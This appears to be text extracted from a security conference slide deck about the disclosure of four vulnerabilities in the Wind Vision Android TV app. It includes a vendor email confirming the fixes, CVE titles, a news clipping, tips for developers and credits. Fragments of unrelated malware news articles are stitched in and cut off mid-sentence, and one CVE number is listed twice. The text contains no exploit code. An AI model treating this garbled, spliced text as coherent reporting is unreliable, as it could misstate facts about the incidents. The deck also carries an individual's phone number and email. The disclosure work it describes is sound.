Mammoth research project using Symantec (now NortonLifeLock) telemetry confirms what everyone suspected.



By Catalin Cimpanu for Zero Day | November 11, 2020 – 15:50 GMT (15:50 GMT) | Topic: Security



The official Google Play Store has been identified as the primary source of malware installs on Android devices in a recent academic study — considered the largest one of its kind carried out to date.

Using telemetry data provided by NortonLifeLock (formerly Symantec), researchers analyzed the... installations on more than 12 million Android devices for a four-month period between... November 2019.

Cookie Settings

threat **post**

Cloud Secu

## Google Play Harboring Malware Delivering Spy Trojans

NEWS TECH

### MALWARE FOUND HAS INFECTED

EFE UDIN NOVEMBER

A never-before-seen and MRAT malware users.

A malware dropper that phones has been spreading according to researchers.

The malware is part of a campaign that also allows eventual

The dropper, dubbed



Author: Tara Seals


March 9, 2021 / 11:44 am

3:30 minute read

Write a comment

Share this article:

# I WON'T BE PHISHD®



INTRODUCTIONS

ANALYSIS

**DISCLOSURE**

CONCLUSIONS





November 2020	Confidential Disclosure to Wind & Zappware
March 2021	Application Updated with Security Fixes

**PATIENCE, YOU MUST HAVE**


# USER BASE?

RE: [EXTERNAL] Wind Vision Android security vulnerabilities

PC

Patrick Coun <patrick.coun@zappware.com>

Fri 05/03/2021 08:44



Kalispera Leonidas,

I can confirm that the Wind vision application has been upgraded and the security vulnerabilities have been closed. We would appreciate that you run your test again and let us know the results. Also it would be good to communicate the outcome on your website as you did when you found out the issue.

I also need to tell you that there is a mistake in your conclusion.

The application that are not related with Wind vision use a different method of authentication and where not impacted at all.  
Please update that statement or remove it as it is not the reality.

If you have any questions or remarks.

Please direct them directly to Tim and myself.

I hope I have provided you a sufficient answer with this mail.

If this is not the case, don't hesitate to get back to us and we're happy to do a call with you.

Best regards

Patrick

**Patrick Coun** | Program Manager

Mobile: + 32 477 98 27 96

Skype: counpat

**Zappware N.V.**



Zappware

We turn your viewers into consumers

Computer Software • Hasselt • 818 followers

67 employees on LinkedIn

+ Follow





Visit website


Home **About** Posts Jobs People Videos

Overview

Zappware, headquartered in Belgium, uniquely combines creativity and technology into powerful digital TV solutions for pay-TV operators exploiting DVB, IPTV, OTT and hybrid networks. Its proven platform, currently deployed **on millions of devices around the world**, provides an intuitive and personalized multi-screen TV experience across set-top boxes, connected TVs, smartphones, tablets and PCs. It includes a powerful service management system that allows the operator to manage the complete experience and monetize the service. With its Zappware Design custom user experience service,

# PATCHES !

-  Insecure Authentication  
(CVE-2021-22268)
-  PIN Code Leakage  
(CVE-2021-22269)
-  URL Hijacking  
(CVE-2021-22269)
-  Reproducible Device ID  
(CVE-2021-22271)



The screenshot shows the APKPure app page for 'WIND VISION – Next generation TV'. The app version is v10.0.18 for Android, developed by WIND HELLAS TELECOMMUNICATIONS SINGLE MEMBER S.A. The page features a green 'Download APK (17.2 MB)' button, a 0.0 star rating with 0 reviews, and 0 posts. A promotional banner for the APKPure app is visible, along with a carousel of app screenshots. The description states that the app allows users to enjoy their favorite programs from their smartphones or tablets, both in and out of home. It lists several capabilities: enjoying subscription channels, watching recordings up to 7 days back, using Chromecast, and discovering channels easily. The registration process is explained as requiring myWIND credentials.

**WIND VISION App v10.0.18 Update**  
2021-03-04  
Performance improvements and bug fixes.



# DID THEY SUE YOU?





# DID ANYONE NOTICE?


INET ▾ SECURITY ▾ INVESTIGATIONS ▾ HOW TO ▾ UPDATES ▾ BUSINESS ▾ SECNEWS TV 🔍

Home > Investigations > Wind Vision Android App: Customer Data At Risk From Hackers!

INVESTIGATIONS

## Wind Vision Android App: Customer data at risk from hackers!

By Hack Sticks 15 February 2021, 15:45







**Wind Vision Android App: Customer data at risk from hackers.** Security vulnerabilities are found in Wind Vision Android Application a service from telecommunications provider Wind Hellas. Security errors in the application allow the violation of legitimate user accounts as well as the theft of passwords and other accounts.

According to confidential information from a SecNews user who sent an anonymous message with anonymity, the implementation of Wind Hellas is a danger for hundreds of Greek citizens who have the subscription service and use it on their personal devices. Four (4) critical vulnerabilities have already been identified in the application and while as of November 14, 2020, Wind Hellas became aware, there was no official response / announcement or information if and when the security issue was resolved.



LIVE NEWS



**How to turn off smart reply & edit features in Gmail**

May 24, 2021, 17:56



**All three Hermès AirTag products are not available to order**

May 24, 2021, 17:26



**FBI: Connects Conti ransomware with 16 attacks on major US agencies**

May 24, 2021, 17:07



**Upcoming Honor phones will have Google apps pre-installed**

May 24, 2021, 16:37



**Pixel 6 / Pixel 6 Pro: What do we know about Google's upcoming smartphones?**

May 24, 2021, 16:16



**COVID-19: Singapore approves breath test - result in 1 minute**

May 24, 2021, 15:57



**Tesla is guilty of an update that reduced the charging speed**

May 24, 2021, 15:12



**An FBI analyst is accused of stealing anti-terrorism documents**

May 24, 2021, 14:34

INTRODUCTIONS

ANALYSIS

DISCLOSURE

**CONCLUSIONS**


# TIPS (FOR DEVS)

- ⊕ Pick the Secure Oauth scheme
- ⊕ Secure URL schemes
- ⊕ (truly) Random IDs
- ⊕ Don't exchange PINs



# TIPS (FOR HACKERS)

- ✓ Do tinker with apps you use everyday
- ✓ Be thorough, follow your checklist
- ✓ Chain bugs for maximum impact!



# CREDITS

- Oliver Simonnet (@AppSecOllie)
- Riaan Naudé (@rrnaude)
- Ken Gannon (@Yogehi)
- Jay Turla (@shipcod3)
- <test account provider>





ROOT15CON

THANK YOU